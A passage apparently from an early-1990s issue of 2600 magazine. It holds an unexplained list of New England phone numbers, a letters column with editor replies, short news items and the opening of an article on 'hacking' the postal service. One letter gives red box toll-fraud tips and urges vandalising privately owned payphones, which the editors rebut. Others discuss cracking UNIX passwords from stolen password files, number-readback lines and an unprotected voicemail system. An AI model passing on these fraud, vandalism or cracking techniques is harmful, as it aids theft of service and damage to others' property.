401-847-9559
401-847-9561
401-847-9630
401-847-9639
401-847-9641
401-847-9642
401-847-9667
401-847-9668
401-847-9688
401-847-9705
401-847-9720
401-847-9727
401-847-9728
401-847-9741
401-847-9744
401-847-9745
401-847-9747
401-847-9895
401-848-0259
401-848-0630
401-848-0722
401-848-0890
401-848-0916
401-848-2632
401-848-2712
401-848-5254
401-848-5789
401-848-9470
401-849-0900
401-849-0912
401-849-0913
401-849-0928
401-849-1251
401-849-1252
401-849-1256
401-849-1259
401-849-1908
401-849-1922
401-849-1923
401-849-1924
401-849-1929
401-849-1930
401-849-1931
401-849-1946
401-849-1947
401-849-1971
401-849-1977
401-849-1988
401-849-1995
401-849-1996
401-849-2126
401-849-2492
401-849-2636
401-849-5190
401-849-8642
401-849-8963
401-849-8965
401-849-8966
401-849-9721
401-861-1360
401-861-2144
401-861-2146
401-861-2149
401-861-3930
401-861-8535
401-884-3170
401-884-5435
401-884-9633
401-884-9776
401-884-9782
401-884-9810
401-884-9832
401-934-9836
401-934-9841
401-941-4790
401-941-6222
401-941-9404
401-941-9423
401-941-9430
401-941-9467
401-941-9487
401-941-9502
401-941-9629
401-941-9732
401-941-9745
401-941-9831
401-942-9518
401-942-9549
401-942-9552
401-942-9806
401-944-0796
401-944-4706
401-944-9714
401-944-9788
401-946-0594
401-946-0596
401-949-9818

MASSACHUSETTS

508-222-9727
508-222-9831
508-222-9861
508-252-4673
508-252-9359
508-278-7309
508-285-2913
508-295-9710
508-295-9850
508-295-9857
508-336-3478
508-336-4852
508-336-4927
508-336-7918
508-336-7928
508-336-7968
508-336-8321
508-336-9806
508-379-1047
508-384-7480
508-399-7812
508-399-8072
508-476-3262
508-478-6441
508-528-5949
508-559-0783
508-559-0819
508-583-6906
508-583-9666
508-586-4369
508-588-4379
508-636-5759
508-668-5927
508-669-6549
508-672-8057
508-672-9101
508-672-9138
508-672-9153
508-672-9174
508-672-9198
508-672-9251
508-672-9256
508-672-9289
508-672-9305
508-672-9307
508-672-9332
508-672-9335
508-672-9347
508-672-9374
508-672-9377
508-672-9392
508-672-9417
508-672-9428
508-672-9446
508-672-9448
508-672-9484
508-672-9488
508-672-9506
508-672-9535
508-672-9551
508-672-9555
508-672-9559
508-672-9593
508-672-9623
508-672-9720
508-673-1653
508-673-8370
508-674-4370
508-674-4778
508-674-4802
508-674-5413
508-674-6510
508-674-8338
508-674-8857
508-674-9175
508-675-0852
508-675-3108
508-675-9740
508-675-9833
508-676-0940
508-676-1122
508-676-3004
508-676-3341
508-676-5006
508-676-7611
508-676-7807
508-676-7817
508-676-7833
508-676-7919
508-676-7920
508-676-8960
508-677-0160
508-677-0348
508-677-1677
508-677-3603
508-677-3755
508-677-4758
508-677-6702
508-677-9378
508-678-1586
508-678-2929
508-678-3419
508-678-6905
508-678-9148
508-678-9320
508-678-9511
508-678-9817
508-678-9825
508-678-9830
508-678-9833
508-678-9842
508-678-9845
508-678-9856
508-678-9873
508-678-9874
508-678-9883
508-678-9972
508-679-0658
508-679-1471
508-679-2610
508-679-2617
508-679-2829
508-679-5036
508-679-5490
508-679-8001
508-679-9314
508-679-9480
508-679-9821
508-695-9019
508-695-9037
508-695-9042
508-695-9091
508-695-9800
508-695-9801
508-695-9810
508-695-9815
508-695-9823
508-699-9102
508-741-0900
508-741-3272
508-744-9773
508-746-3419
508-746-7942
508-746-8920
508-746-8956
508-746-8958
508-746-8974
508-747-2083
508-747-2098
508-747-2150
508-747-2654
508-761-8236
508-761-8382
508-761-8670
508-761-8681
508-761-8697
508-761-9780
508-822-1354
508-822-5935
508-822-6865
508-822-8902
508-822-8905
508-822-8906
508-823-2003
508-823-2007
508-823-2014
508-823-2070
508-823-2071
508-823-2076
508-823-6408
508-823-8002
508-823-8030
508-823-8079
508-823-9023
508-823-9710
508-824-1740
508-824-2949
508-824-3741
508-824-7362
508-824-9009
508-824-9013
508-824-9044
508-824-9061
508-824-9084
508-824-9092
508-824-9098
508-824-9109
508-824-9120
508-824-9125
508-824-9210
508-824-9213
508-824-9248
508-824-9271
508-824-9316
508-824-9321
508-824-9331
508-824-9342
508-824-9377
508-824-9382
508-824-9389
508-866-4938
508-880-0460
508-880-2739
508-880-2741
508-880-3780
508-880-6899
508-883-0172
508-883-0897
508-883-9440
508-883-9464
508-883-9477
508-883-9502
508-883-9512
508-883-9520
508-946-3483
508-946-5376
508-947-9765
508-947-9839
508-990-1486
508-990-2370
508-990-3877
508-990-8619
508-991-2320
508-991-2394
508-991-2473
508-991-4618
508-991-5026
508-992-2002
508-992-2184
508-992-8158
508-992-8353
508-992-8377
508-992-8472
508-992-8574
508-992-8653
508-995-3712
508-995-4108
508-995-8127
508-995-8203
508-995-8284
508-995-8868
508-996-1106
508-996-3083
508-996-3652
508-996-8126
508-996-9201
508-996-9227
508-996-9277
508-996-9325
508-996-9404
508-996-9577
508-997-3986
508-997-5251
508-998-2611
508-998-8601
617-242-9421
617-242-9422
617-242-9550
617-335-9603
617-472-9471
617-472-9473
617-585-3247
617-585-3357
617-595-9336
617-762-9865
617-767-5624
617-828-6015
617-828-9758
617-828-9826
617-871-3922
617-871-4573
617-871-5733
617-878-9659
617-878-9810
617-986-2102

Pages of Letters

Where One Hacker Went

Dear *2600*:

The "Where Have All The Hackers Gone?" article in the Summer 1991 issue was relevant and personally powerful enough to bring me temporarily out of the "woodwork." I admit I am guilty of the article's charge of hackers "submitting to unacceptable terms and remaining underground like criminals."

Contrary to some of the rumors I have heard over the years, I was never arrested, never had my house searched, nor had anything confiscated. To me this seems like an absolute miracle due to the many security and law enforcement people who seemed intent on getting that "bastard, Lex Luthor." And no, I have never betrayed the trust of those who were then colleagues to avoid trouble with the law.

Perhaps my belief in freedom of speech and its consequent visibility, and not any alleged illegal acts perpetrated with a computer and modem, was what made me a target. *2600* has published my articles in many issues over the years. There were a number of other articles distributed electronically, which attempted to inform those who wanted to learn about the use and abuse of various technologies. And of course, my affiliation with the Legion of Doom helped to enlarge the bullseye.

I cannot say that my ego had nothing to do with writing "files," as being recognized for accomplishments, however dubious as they may have been, had some gratification. The drive to "fix the system" by informing people of the insecurity of computer systems was more of a factor in writing files than my ego was however. In retrospect, I realize that I was the one who needed the fixing and not the security.

For two and a half years I did not use a modem for *any* purpose, thus succumbing to the same fear that was mentioned in the article. Like Frank Darden, "I am a prisoner of my own hobby" with the obvious difference being that I am a free person. I will always live with the reality that my past transgressions may one day catch up with me. I never gained monetarily and I never acted with malice when I used my computer and modem. Yet I am still fearful. I suppose I am a victim of my own curiosity, the thrill of a challenge, and the enthusiasm of trying to inform others of what was out there. I was no "superhacker" nor "arch criminal."

Today I use computers sparingly. Like most people, my computer use is limited to assisting me with tasks that are too tedious to do "manually." And for the record, anytime I touch a computer it is for strictly legal purposes only. It appears to me that as one gets older one becomes more ethical. In my opinion, those who hold to the cliche "once a thief, always a thief" are obviously misguided, narrow minded, and distrusting of humanity as a whole including themselves. People can and do change.

The Atlanta hackers: Frank, Rob, and Adam have been sentenced to a life term of financial imprisonment. How can they pay the enormous fine levied against them plus their own legal fees, which I assume are astronomical, when most employers will not hire them in their field of expertise: computer science, due to their "background"? The punishment does not seem to fit the crime in this case.

It would be interesting to see a bulletin board that discussed hacking topics with some of the "old timers" who have gone underground along with the newly curious while remaining within the boundaries of the law. But with the current state of eroded civil rights and "shoot first, ask questions later" mentality, only the bravest of people would agree to run it.

I am relieved to see some respectable businesspeople taking a stand for everyone's rights, in the form of the Electronic Frontier Foundation (EFF). Victims like Craig Neidorf graphically depict the unjust state of affairs and the need to protect the Constitution. Perhaps the activities of the EFF and the current awareness of civil rights abuses is the reason I have finally acknowledged that I am indeed alive.

I am still a hacker in its pure sense: being curious, trying new approaches to problems, expanding the envelope, etc. The hacker in the darker sense is dead. Partly due to fear, partly due to necessity, partly due to self preservation, partly due to the realization that the ends do not justify the means.

As for where has this hacker gone, I have a four year engineering degree which took a bit more than four years partly due to all that time spent on computers which should have been spent studying. Today, I spend time hacking engineering design problems. Still fearful of persecution and prosecution, I am prevented from saying anything more. Perhaps I have said too much already.

(I used to be) Lex Luthor

Technical Questions

Dear *2600*:

Why would I pay $4.50 an issue via subscription rather than the $4.00 newsstand price?

I'm not complaining, but your prices don't make sense. Look at the lifetime subscription price. $260 at four issues per year means that it won't begin to pay for 65 years. Also, why should a corporation pay more for a subscription than an individual?

I am glad to see your magazine out on mainstream newsstands. Hope you become as big as *Popcomm* and other hobby magazines.

MC
Austin, TX

We have what is known as a newsstand discount. If you get 2600 at a newsstand, it will cost slightly less than if you subscribe at the individual rate. We do this so more newcomers will get the magazine. Higher prices tend to discourage that kind of thing. The advantages to subscribing are convenience and timeliness: subscribers generally get their copies at least a week before any newsstands do. As to why corporations pay more than individuals, we find that large organizations require a substantial amount more attention than individuals. Purchase orders, invoices, billing notices, and phone calls are a normal part of the corporate world. We charge more to cover all of this and also because many corporations spread our articles to many different individuals. A special price for unlimited reproduction rights within an organization is actually not a bad deal. Regarding the lifetime subscriptions, it actually would begin to pay in just over 10 years, not 65. But that's not the point. Lifetime subscriptions are for those who want to and can afford to make a significant contribution to our continued operations. Were it not for those people who did this in the past, we would be in significantly worse shape than we are now. We are indebted to these kind souls for their generosity.

Raw Data

Dear *2600:*

In parts of the 312 area code (Chicago), dialing 1-200-2356 returns a spoken voice reading the caller's phone number. For a quicker response, terminate with a #.

This is Illinois Bell's service for linemen. I got it by listening to the autodialer on Mr. Lineman's handset. I suppose if you print it, they'll change it, but what the hell.

The Militant Midget

By printing it, we also let people know it exists in the first place. If it isn't abused, there's no reason for it to be changed.

Dear *2600:*

I thought I would share a few findings I have discovered about the tone dialer conversion to a red box. The red box works fine for long distance calls to other area codes or calls outside the immediate LATA I am calling from. However, I have found that when one places a long distance call to a nearby town that is served by the same Bell Operating Company (BOC) as the one I am calling *from*, the tones do not register well at all. You may have to beep in more money than is actually required before the ACTS computer is satisfied. Many people think this is because of the magnetic speaker inside the phone and the box itself. But if that were the case, then *all* calls, even those outside of the area code you are calling from would have problems with tones registering. I think the problem is that the local BOC equipment is more sensitive than the equipment used on long-haul AT&T long distance calls. Some suggest using a spacer about 1/2" thick over the phone receiver or holding the red box about 1/2" away from the receiver for accurate registration. This does not always work! A simple and easy cure to assure accurate registration of *all* red box tones is to force the call to be routed by AT&T and not the local BOC. Simply dial 10288 + 1 + the phone number you are calling. This forces the call to be handled by AT&T and the tones will register accurately. Remember, this is for calls to nearby towns that are served by the same BOC that you are calling from, but it doesn't hurt to use it all the time. Also, I have found that I do *not* have to insert one real nickel to red box with. This may not be cool in all areas of the USA, but it sure works in the South! I have talked for as much as 45 minutes without inserting any real coins, just using the beeps! As for a local call, I simply do not insert a quarter but dial "0" for operator. When she comes on, I tell her that I can't seem to dial the local number I wish to call. I ask her to dial it for me since the phone seems to be malfunctioning. She then dials it and tells me to insert the quarter. I then simply beep it in!

Also, I thought I'd tell you about a cheap-ass COCOT company called Coin-Call operating in Louisiana. They have their COCOTs placed at Kroger stores and other locations throughout Louisiana. As you know, the 214 area code split up into 903. Whenever you try to place a *legitimate* call to anywhere in the 903 area code from these COCOTs, the damn phones do not take the call! I assume these bastards think you are trying to dial a 1-900 call. I am not talking about trying to phreak the COCOT. You cannot dial a legitimate call to 903 no matter how you wish to pay! A good technique to use on these type of money-hungry corporations is to simply destroy the phone in my opinion. Super glue the lock and coin slot to prevent any further revenue being made by the company. Cut the receiver off the phone if possible or cut the phone line coming into the COCOT. I recently talked to a COCOT owner and he said his phones were extremely sensitive to lightning and electrical storms. He said anytime there was a storm in the nearby area, he had to check his COCOTs to be sure the rate chart was not reset to zero! If one could pierce the speaker of the phone with a sharp nail and then connect a device such as an electronic spark lighter like those used for starting barbecue fires, one could probably screw up the rate chart. Save your coins and call for free!

Arkansas Coin Collector

The only reason those COCOTs are not dialing into the 903 area code is because it hasn't been programmed into them yet. If you believe destroying the COCOT is the solution to this problem, we'd like to know what you have planned for the next AT&T outage. Perhaps leveling the state of New Jersey? While these kinds of "solutions" may make you feel better, they really don't do much to solve the problem. COCOT owners need to be held accountable, just like the phone companies. But many of us need to also be aware of the problems COCOT owners are faced with

because of unfair practices by the phone companies. COCOTs don't have access to the same technology that "regular" payphones do. Therefore, all of the technology must be built into the phone itself. If the system was really fair, the billing and routing information would not be controlled by a company that also operated payphones. Obviously their phones will get preferential treatment and the others will suffer. It's in the interest of the phone companies to make COCOTs as unappealing as possible. Think about this the next time you blow one up.

Dear *2600*:

As most of us know, the 800-933-3258 ANI demo line (Access Logic Technologies, Fort Worth, TX) is still in service, but *only* with a prior request (voice) call to the sales office (817-877-5629) to inform them that your "potential ANI customer" would like a line demo of their ANI system software, and their office will contact MCI, who will in turn allow ANI access for a designated period (usually three hours at a time). Probably not without MCI Security logging the call/request. Thus, there may be some apprehension to this method.

A tidbit of info on Access Logic Technologies: the president (Joe Sigler) is *also* Vice-Chairman of the Board for the Tandy Corporation. Now that is a very interesting item.

There is yet another procedure for ANI. Emergency 24, a nationwide alarm monitoring service in Chicago, has two 800 access lines: 800-282-0911 weekdays and 800-447-6168 weekends. Upon connection, a live operator will repeat back the number you are dialing from, through 800 ANI. To alleviate suspicion, you may then ask to be routed to "sales department voice mail," and your call will be truncated at that point. I'm sure the call is logged somewhere with AT&T. The ANI works regardless of whether the call is direct dial or operator assisted. Those two 800 numbers are AT&T provided, and the ANI information is processed despite the routing procedure. Placing the call through alternative carriers delivers the same end result.

Bellcore has a new publications listing of "tech inpho." "The Catalog of Technical Information" is a must for one's bookshelf. A call to 800-521-2673 has been established for a copy of their listing and for orders. Teltone Corporation of Bothell, WA has a "Telecom Design Solutions Catalog" for free with a call to 800-426-3926. Some interesting "application notes" can be found at the end of this rather thick supply catalog.

Finally, a couple of queries. Any readers know of any methods out there to block the ANI information on 800 calls? The service is available to all 800 subscribers, either with internal call-tracking and reporting formats right down to operator-station access. For those areas where ANI services are not yet available, it seems feasible that you could become an 800-service subscriber, have the CO remote-forward the call to your own number, and with ANI-800 ID hardware and software, voila, ANI! Do any readers know if it will actually work in application theory?

GS
Seattle

FAXers Beware

Dear *2600*:

I just recently received my first issue of *2600* and I enjoyed it very much. However I was dismayed to see the box on page 45 about faxing a message. Fax transmissions are no safer than regular voice, or for that matter, data transmissions. There is an entire industry of facsimile monitoring and logging devices. One device, known as the STG Remote Satellite Logging System, is meant for law enforcement only, but the company will sell it for export. According to its description, "The Satellite Logging System is designed for acquiring facsimile transmission signals from telephone systems and converting these signals to a digital format. It then stores them onto a specially formatted DAT tape. The stored data can then be printed out at a central location for auditing with any of the other FAX MANager products. It is fully portable and housed in a rugged Halburton zero case. The unit is self powered by a built in rechargeable battery, or supplied by an AC adapter. The unit utilizes two working modes, 'auto' and 'manual.' The auto mode is used for the unattended recording of the facsimile signal. The manual mode is used for the playback of the signal, which can even be activated over the telephone line from a remote location to a central location where a STG FAX MANager is present."

SC
Hollywood, FL

And, from what we hear, they're virtually impossible to detect.

Prodigy Far From Gifted

Dear *2600*:

I'd agree that Prodigy is a real turkey; if only for its on-screen advertisements, censorship of users' mail, and remarkably slow response. (Oh yeah, and its demands for a loaded PC or Mac that few home users can afford.) But STAGE.DAT really is the last straw.

Contrary to the bullshit given out by them when caught, it is clear that IBM and Sears did intend to read home computers.

I'm aware of two horror stories, first-hand in my role as a computer and private phone system technician, that prove this trick was done for and actually used for marketing purposes.

ONE: The STAGE.DAT file of one user was found to contain a whole group of mail addresses and telephone numbers when examined. Some of these did correspond to names and numbers in other modem programs the person used, and since these were in the same sub-directory path as Prodigy, there was a possible legitimate explanation.

The source of other names and numbers was a

mystery as they didn't correspond to names and numbers in any modem dialing list. The user soon found that they were in word processing files, that is to say, in individually addressed letters. (The version of Wordstar used didn't have a telecom module.) Prodigy had read word processing files in a different sub-directory!

As a test, to rule out an accidental reading of files that were once physically stored where Prodigy is now, Wordstar was booted and a letter written to a dummy name with a phone number. Then Prodigy was contacted. After this, STAGE.DAT was looked at again. The new name and number was found within it. This proves that Prodigy deliberately incorporates this information every time it's run!

TWO: In a place where I do wiring work, LANs are used within departments to link PC's. If contact has to be made with another work group (whose LAN isn't gatewayed), it is done through modems, dialing through Centrex.

Now, due to the software involved, these other locations are given proper mailing addresses, numbers, and, since the software demands names, dummy names consisting of a name of the location as family and alpha numonics as given names are created. To wit: names like ABLE LEGAL, BAKER LEGAL, CHARLEY LEGAL, DELTA LEGAL, ABLE SALES, BAKER SALES, CHARLEY SALES, DELTA SALES, ABLE SHIPPING, etc. are given to each computer.

Furthermore, these arbitrary computer "names" are never used outside the company. Also, in the company, a person sending a document to a certain computer in the legal department would know that it was in the legal department, but would never know the arbitrary first name given to that computer.

In short, there is no way, apart from reading the program, to know what arbitrary first names were given for system maintenance. And only management can read this password protected file.

Yet, shortly after installing Prodigy on several computers, junk mail from Prodigy arrived at the company addressed to such "people" as "ABLE SHIPPING," "ABLE LEGAL," etc. showing that these names are captured and actually used for marketing purposes!

While MS-DOS has a well-known flaw that allows data to exist after it's been deleted, these two horror stories prove that it isn't an accident. It really was a deliberate process. They just got caught.

Big Al
Brooklyn

A most interesting account. We think you should demand an explanation from the Prodigy people. If the company can show that this information was not released in any way and can come up with the proof that such letters were received, it should get some attention. We've always found it disturbing that so many were so quick to excuse what was happening here without doing a thorough investigation. We hope more people continue to look into this and all future services that may do even worse things.

General Questions

Dear *2600*:

I enjoy reading your fine, informative magazine (although I have never tried any of the interesting techniques described). There are a number of topics that I would like to have more information on and I was hoping that perhaps you might be able to help. These areas include:

A. Tempest. How does it work? Is it a real threat? How can we shield our equipment? How can we use this technology to observe others?

B. Since direct dialing is restricted by the U.S. to many overseas countries, is there a way to bypass this problem? Is it possible to, for example, dial to a number in Canada where no one is home and, while the phone is ringing, use the 2600 hertz tone to then get into the operator mode and enter the desired area code and number of the non-direct link country? Personally, I would be too afraid to ever try such a technique.

C. When you receive a busy signal after dialing a number, I have heard that it is possible to listen to the conversation by first dialing a code and then redialing the number. Is this, or some variation of this, true?

D. Currently, New York State does not allow the phone company to offer ANI (Automatic Number Identification). Even though the state does not allow this, is it possible to determine the source of the incoming call prior to picking up the receiver or perhaps after the conversation, either by typing in a code or decyphering what is sent with the ring signal? Also, is it possible to protect the security of your phone number when you are making a call, by perhaps entering some type of code?

E. Two years ago, I received a telephone call from a senator. About ten minutes after our conversation, my phone started to do very strange things. The phone rang with a very low ringer sound nonstop for about fifteen seconds. When I picked up the phone, no one was there. This happened several times over the course of the next half hour. Can you explain what was happening?

Wilson Longline
New York

A. What you're referring to are surveillance receivers that can read what is on a CRT screen at distances of up to a couple of miles. One such device is the TSR 2000 made by Shield Research in Stockholm, Sweden (+46 8 6796205). Tempest equipment is shielded against this kind of thing. Short of expensive shielding, there are no real protections against this sort of thing. You can take comfort in the fact that within the next decade we'll probably be using more liquid crystal display (LCD) terminals and less CRTs. To the best of our knowledge, nobody can spy on these using radio waves.

B. That kind of trick has been used for quite some

time. It doesn't work as frequently anymore. But there's no reason why calls cannot be transferred legitimately in other countries to go to different places. For instance, calls to Albania could be placed through Canada before they were allowed from the United States. Canadians needing 800 numbers in the U.S. can't dial them directly. But it would be a great service if they could call a number in the U.S. which would then transfer them to the 800 number they wanted. Such a service wouldn't even cost the provider anything!

C. Absolutely not.

D. What New York doesn't offer is Caller ID. ANI, however, is passed along to 800 numbers within the state just like anywhere else. Anyone with an 800 number can get the number of the people calling them in the majority of cases. One way to prevent your number from getting through is to go through an operator but we don't expect this method to last for long. In a way it's ironic that so much attention is being paid to the Caller ID issue when ANI just slipped in without any questions being raised. And, as far as most people are concerned, they're both doing the same thing. In answer to your question, it is not likely that the Caller ID signal is being sent out since the service is not being offered. For that reason, you needn't be concerned at this point about your number being sent out through Caller ID. But you're as vulnerable to ANI as anyone else.

E. For all we know, this happens every time a senator calls. We'll just have to ask around.

Red Box News

Dear *2600*:

Here's a Radio Shack autodialer update. Make sure the metal can of the new crystal is not under any physical compression or stress when the autodialer is reassembled. In my initial conversion it resulted in intermittent operation (i.e., breakups in the series of tones). The unit should snap together without resistance or any bulges. I've noticed the autodialers use slightly different (but electronically equivalent) sized components and sometimes it's difficult to get the new crystal to fit just right without binding when putting the two halves back together during the conversion. On one unit I ended up removing the nickel-sized transducer near the speaker (it produces the high pitched beeps when in the programming mode) and mounting the crystal with a small square of double-faced tape to the circuit board area where the transducer is just above. It's a good comfortable placement if you can live without the programming beeps.

Also, in my area code (216), cellular telephones (serviced by GTE Mobilnet) can't call the 900 area code. Could it be because they don't send out Caller ID information? I had a friend with a cellular car phone call me on my Sprint 800 line. I carefully marked down the date and time of the call. When I received my phone bill and call detailing report, the cellular call wasn't on there. Can you explain this?

I tried the experiment a while later letting the phone ring five or six times before answering. This time my call detailing showed the number 360-0032 and listed the city as Pepper Pike, OH (a Cleveland suburb). This was a completely different number from my friend's cellular phone. When you call this number a recording repeats the number and says "it is being checked for trouble." I've heard this recording for weeks now. It's interesting I got a phone number at all on the 800 bill. Can you figure out what the story is here?

Pete in Akron

In all likelihood, the number is owned by GTE Mobilnet which uses it to place outgoing calls only. (Cellular phone numbers are not "real" like home phone numbers. ANI will not pick them up.) This explains why you get a recording when you try dialing in. The "being checked for trouble" recording could mean literally anything. We've seen them stay up for years.

Suggestions/Questions

Dear *2600*:

I would consider myself a mid-level hacker, now post-adolescence. I remember the "old days" well, especially when manuals of *any* sort were impossible to obtain. I remember the good ol' days of RipCo (best in the Midwest), and miss it terribly. I have a little experience hacking into Milnet (from an Internet dialup, or local dialup to Milnet), more experience messing with Internet (about 2-3 years hard hacking), and various UNIX systems.

I've been a subscriber to *TAP* for a while, and even though the newsletter is disjunctional (at best), it has the true flavor of an underground publication. Please treat them with a little more respect, they're really good kids. After reading your publication (on and off) for a number of years, I am disturbed by the administrative trend you seem to be taking. Please, hire more people, and get more personal.

RN
Lake Forest, IL

We agree about TAP. But where the hell are they?! We haven't seen an issue in months! Being administrative is something we're not often accused of. We'll have to have a committee look into it.

Dear *2600*:

While reading some of your back issues, I noticed ads for *2600* t-shirts and *2600* fluoro-stickers. Are these still available? If so, how much? Also, do you know of any Internet/Usenet node that has copies of *P/HUN* magazine that are available for anonymous ftp?

Midnight Caller

You can try eff.org for back issues of various electronic hacker magazines. If P/HUN isn't there, it shouldn't be too difficult to track it down. We'll have a new t-shirt out soon and, if we can get it together, other things. We'd like to hear ideas.

Dear *2600:*

I'm writing in regards to a company mentioned in the Summer 91 issue, page 23 (International Micropower Corporation). I need a local phone number or address for this company because the 800 number listed in the article "The Class Struggle" does not work in Canada.

KS
Saskatoon, Sask.
Canada

The address we have for that company is 3305 West Spring Mountain Road, Suite 60, Las Vegas, NV 89102. We weren't able to get a local number for them.

Dear *2600:*

In a recent issue, you provided an Atari virus. I was wondering if anyone associated with *2600* would have source code or infected disks of some of the recent MS-DOS "stealth viruses," in particular the Whale (alias: Mother Fish, Stealth Virus, Z The Whale) which was described in Patricia M. Hoffman's *Virus Information Summary List* (February 14, 1991 edition). As you are no doubt aware, *P/HUN* has provided useful study material: Tesla Coil's "Viruses: Assembly, Pascal, Basic, and Batch" featured R. Burger's assembly code virus (Issue #3, Vol. 2, Phile 2) and Southern Cross presented the "Alameda College" Boot Infector Virus (Issue #4, Vol. 2, Phile 3). These viruses, however, are about five years old and some of the newer stealth viruses have more sophisticated anti-detection capabilities (in fact, many of them have no "destructive" dimension, they simply attempt to avoid detection and reproduce). Although I am a novice at programming, I find worms and viruses are a useful means of tackling "artificial life" questions because of their relative autonomy, reproductive ability, and interaction with their environment (particular platforms and operating systems). It is somewhat surprising that in Dr. Dobb's April 1991 special issue on Biocomputing, there was no mention of worms and viruses — only such "legitimate" programs as neural nets, genetic algorithms, and fractals. If you can provide me with further information or point me in the right direction I would appreciate it.

GS
Ottawa, Ontario

We suggest looking in the 2600 Marketplace on page 41. If such information is available, that's where it will wind up.

Dear *2600:*

My understanding is that there is a way to use your cellular phone to hear other phone calls other than your own (for test purposes only of course). This is supposed to work by entering a code into the phone's keyboard and then you can hear other cellular channels. I would like to try this out on my Mitsubishi transportable phone. I would be interested in seeing an article on how this can be done.

SS

We suggest reading the article "Cellular Phone Hopping" in the March 1991 issue of Monitoring Times. If we get additional info on this kind of thing, we'll print it.

Caller ID Decoders

Dear *2600:*

It is now possible to obtain free Caller ID decoders! Motorola Semiconductor, Inc. of Austin, TX has announced their new MC145447, a fully integrated, single-chip Caller ID decoder and ring detector. The semiconductor device can be interfaced with LCD or LED displays, or a personal computer. The company is giving away *free* MC145447 sample kits with technical data to "qualified" electronic design engineers. Even the call is free! (Be prepared to give your company name and application requirements.) Motorola can be reached at (800) 521-6274.

Bernie S.

Hacking UNIX Passwords

Dear *2600:*

In the last letters column, your editor and another letter writer criticized the program called Uhacker, published in the Spring 1991 issue because it was too easy to detect by system administrators. You both stated that an alternative and safer means of decrypting passwords was to get a copy of the /etc/passwd file and decrypting it at home. I have problems with this.

First of all, Mr. RJ stated that you should get a copy of the crypt source code (or something that works like it) from your target system, compile it, and use that to decrypt passwords. First of all, crypt() is a system call, which means that it is built into the kernel. Therefore, there is no *source code* for it, unless you have the source code for the kernel itself, and anyone who says they have that is full of it. The only thing related to crypt() that can be found in any libraries or "include" files will be the C interface to the kernel's internal machine language routines, which is essentially worthless for achieving our desired goal here.

Secondly, the encryption of passwords is unique to each system, which can be proven by comparing the same encrypted password entry on two different /etc/passwd files. They will be different. There are two possible reasons for this: a) each version of UNIX uses its own proprietary encryption routine, or b) they all use the standard DES encryption algorithm, but they each use their own unique encryption seed. Either way, there is no way you can get at any of this information, since it is built into the kernel itself. Assuming the latter, even if you had the DES encryption source code, you wouldn't have the key, which could be any input sequence of random bytes, something which would be unhackable.

If I am wrong, please tell me because I would love nothing more than to be able to safely implement what you guys are suggesting at home. As I see it, the only way to decrypt passwords is to do it directly off of the

native system, which is, of course, very risky. Since your opening article encourages the free exchange of information rather than withholding it from less elite users, please explain how you would go about decrypting passwords at home, since you believe that you can do it.

SJ
New Haven, CT

UNIX is a standard, meaning that it was designed to behave the same to the user and programmer no matter what computer it is being run on. We do realize that it does vary a great deal from version to version and vary somewhat depending upon the implementation, but the output of a procedure like crypt() should be the same given the same input parameters. The key to the behavior of crypt() is the input parameters which consist of two strings or arrays of bits. They are presented as strings so that we can remember and read them. The first parameter is the "password" as we all know it. The second one is the "salt," a string made up of two possibly random letters that is used as the seed to generate the encrypted password. Fortunately for the password hacker program, the encrypted password starts with the same two letters as the salt, which gives us one of the two parameters to the crypt() procedure. This allows the brute-force approach of the program to guess the password even though the encrypted entry in the password file for a specific password might be different on a different system. If you create a new password twice, you are unlikely to obtain the same resulting encrypted password, because the "passwd" program usually relies on some randomness to generate the "salt" like the system clock.

Finally, you should be able to implement the crypt() routine at home, since the encryption algorithm is widely available.

Voice Mail Fun

Dear *2600*:

I have discovered a major flaw in a voice mail system. It seems that ROLM PABX systems transfer all VMS messages to a centralized voice message bank. I have managed to find the voice bank number for British Petroleum (BP America). These numbers are toll free as an added extra.

The VMS requires an eight-digit username and up to (I believe) a 24-character password. Hence it's pretty hard to crack in large quantities. However, on calling the voice bank and entering the extension (of the person whose box you wish to open), the box opens. No username, no password, no protection. You can delete, save, listen to, transfer, and reply to messages for everybody in the company.

Nick
Newcastle Upon Tyne
England

We can assure you this doesn't work on any of the ROLM Phonemail systems we know. But it goes to show that bugs and deficiencies can always pop up.

There are many ways to send us letters. Our fax machine can be reached at 516-751-2608. Our Internet address is 2600@well.sf.ca.us. And for those of you who prefer the U.S. mail, our address is:

2600 Letters
PO Box 99
Middle Island, NY 11953

Letters may be edited for brevity or perhaps not printed at all! Anything is possible.

tidbits

You would think after all of the commotion about privacy invasion and lack of security that big corporations would begin to learn something. MCI can therefore be defined as learning-disabled.

You may have seen the ads for their Friends and Family Circle gimmick. Basically, you get your friends and family to sign up for MCI. Then, whenever you call them (assuming you too have MCI), you can save on the regular rates. In a way, MCI has gotten their customers to do their selling for them. That part is actually rather clever. In fact, we've even heard of families putting the guilt trip on relatives who refuse to sign up with MCI.

But where MCI really messed up is with their 800-FRIENDS update service. This number exists so that customers can check the status of their calling circle — find out who's currently on it, who's been dropped, etc. The touch tone service would ask you to key in your telephone number and then, to verify that it was really you, your zip code! Obviously, when you know somebody's phone number, figuring out their zip code isn't all that difficult. Yet this was the only bit of security standing in the way of *anyone* having access to customers' frequently dialed numbers. It made no difference if these numbers were unlisted. If they showed up on your calling circle, anybody could get them. And, not only that, but the relationship of the people in your circle was also announced. Example: "Your wife at 516-751-2600, your brother-in-law at 202-456-1414" and so on. One could get quite a bit of information on MCI customers rather quickly.

We had a bit of fun with this on WBAI's *Off The Hook*, the weekly telecommunications radio program in New York. We demonstrated the absurd security live on the air and told everybody to call MCI to complain. Apparently they did because the system was quickly changed. Now you need the last three digits of your account number for verification.

***

Those of you still mourning the loss of the various 800 ANI numbers can take comfort in a brand new number that's making the rounds. It's not an 800 number but we're told it doesn't charge. However the number won't work from payphones. It's 10732-404-988-9664. (You might have to dial a 1 before the 404.) It will only work with the 10732 carrier access code which is owned by AT&T. And for some reason, the recording seems to always add the number eight to the end.

***

It had to happen eventually. We finally found a 900 number that isn't a bad deal. For $1.50, you can call 900-884-1212 and get a reverse listing on a phone number, assuming it's listed. Telename of Springfield, VA has a database of over 80 million numbers and the human operators that answer don't try to keep you on for a long time. (If you do stay on, the cost is 75 cents a minute.) The only disadvantages are that numbers are only as updated as the most recent phone book from that region and the service is only staffed from 8 am to 6 pm, Eastern time, Monday through Friday. However, we hear that they will be automated before long.

USPS HACKING

by The Devil's Advocate

The United States Post Office (USPS) is just like any other system. It is huge and complicated, with lots of acronyms and technical jargon. It is riddled with inconsistencies, and is prone to human error. Most importantly, it beckons to be explored by that very same bunch who are so fond of creative exploration: Hackers!

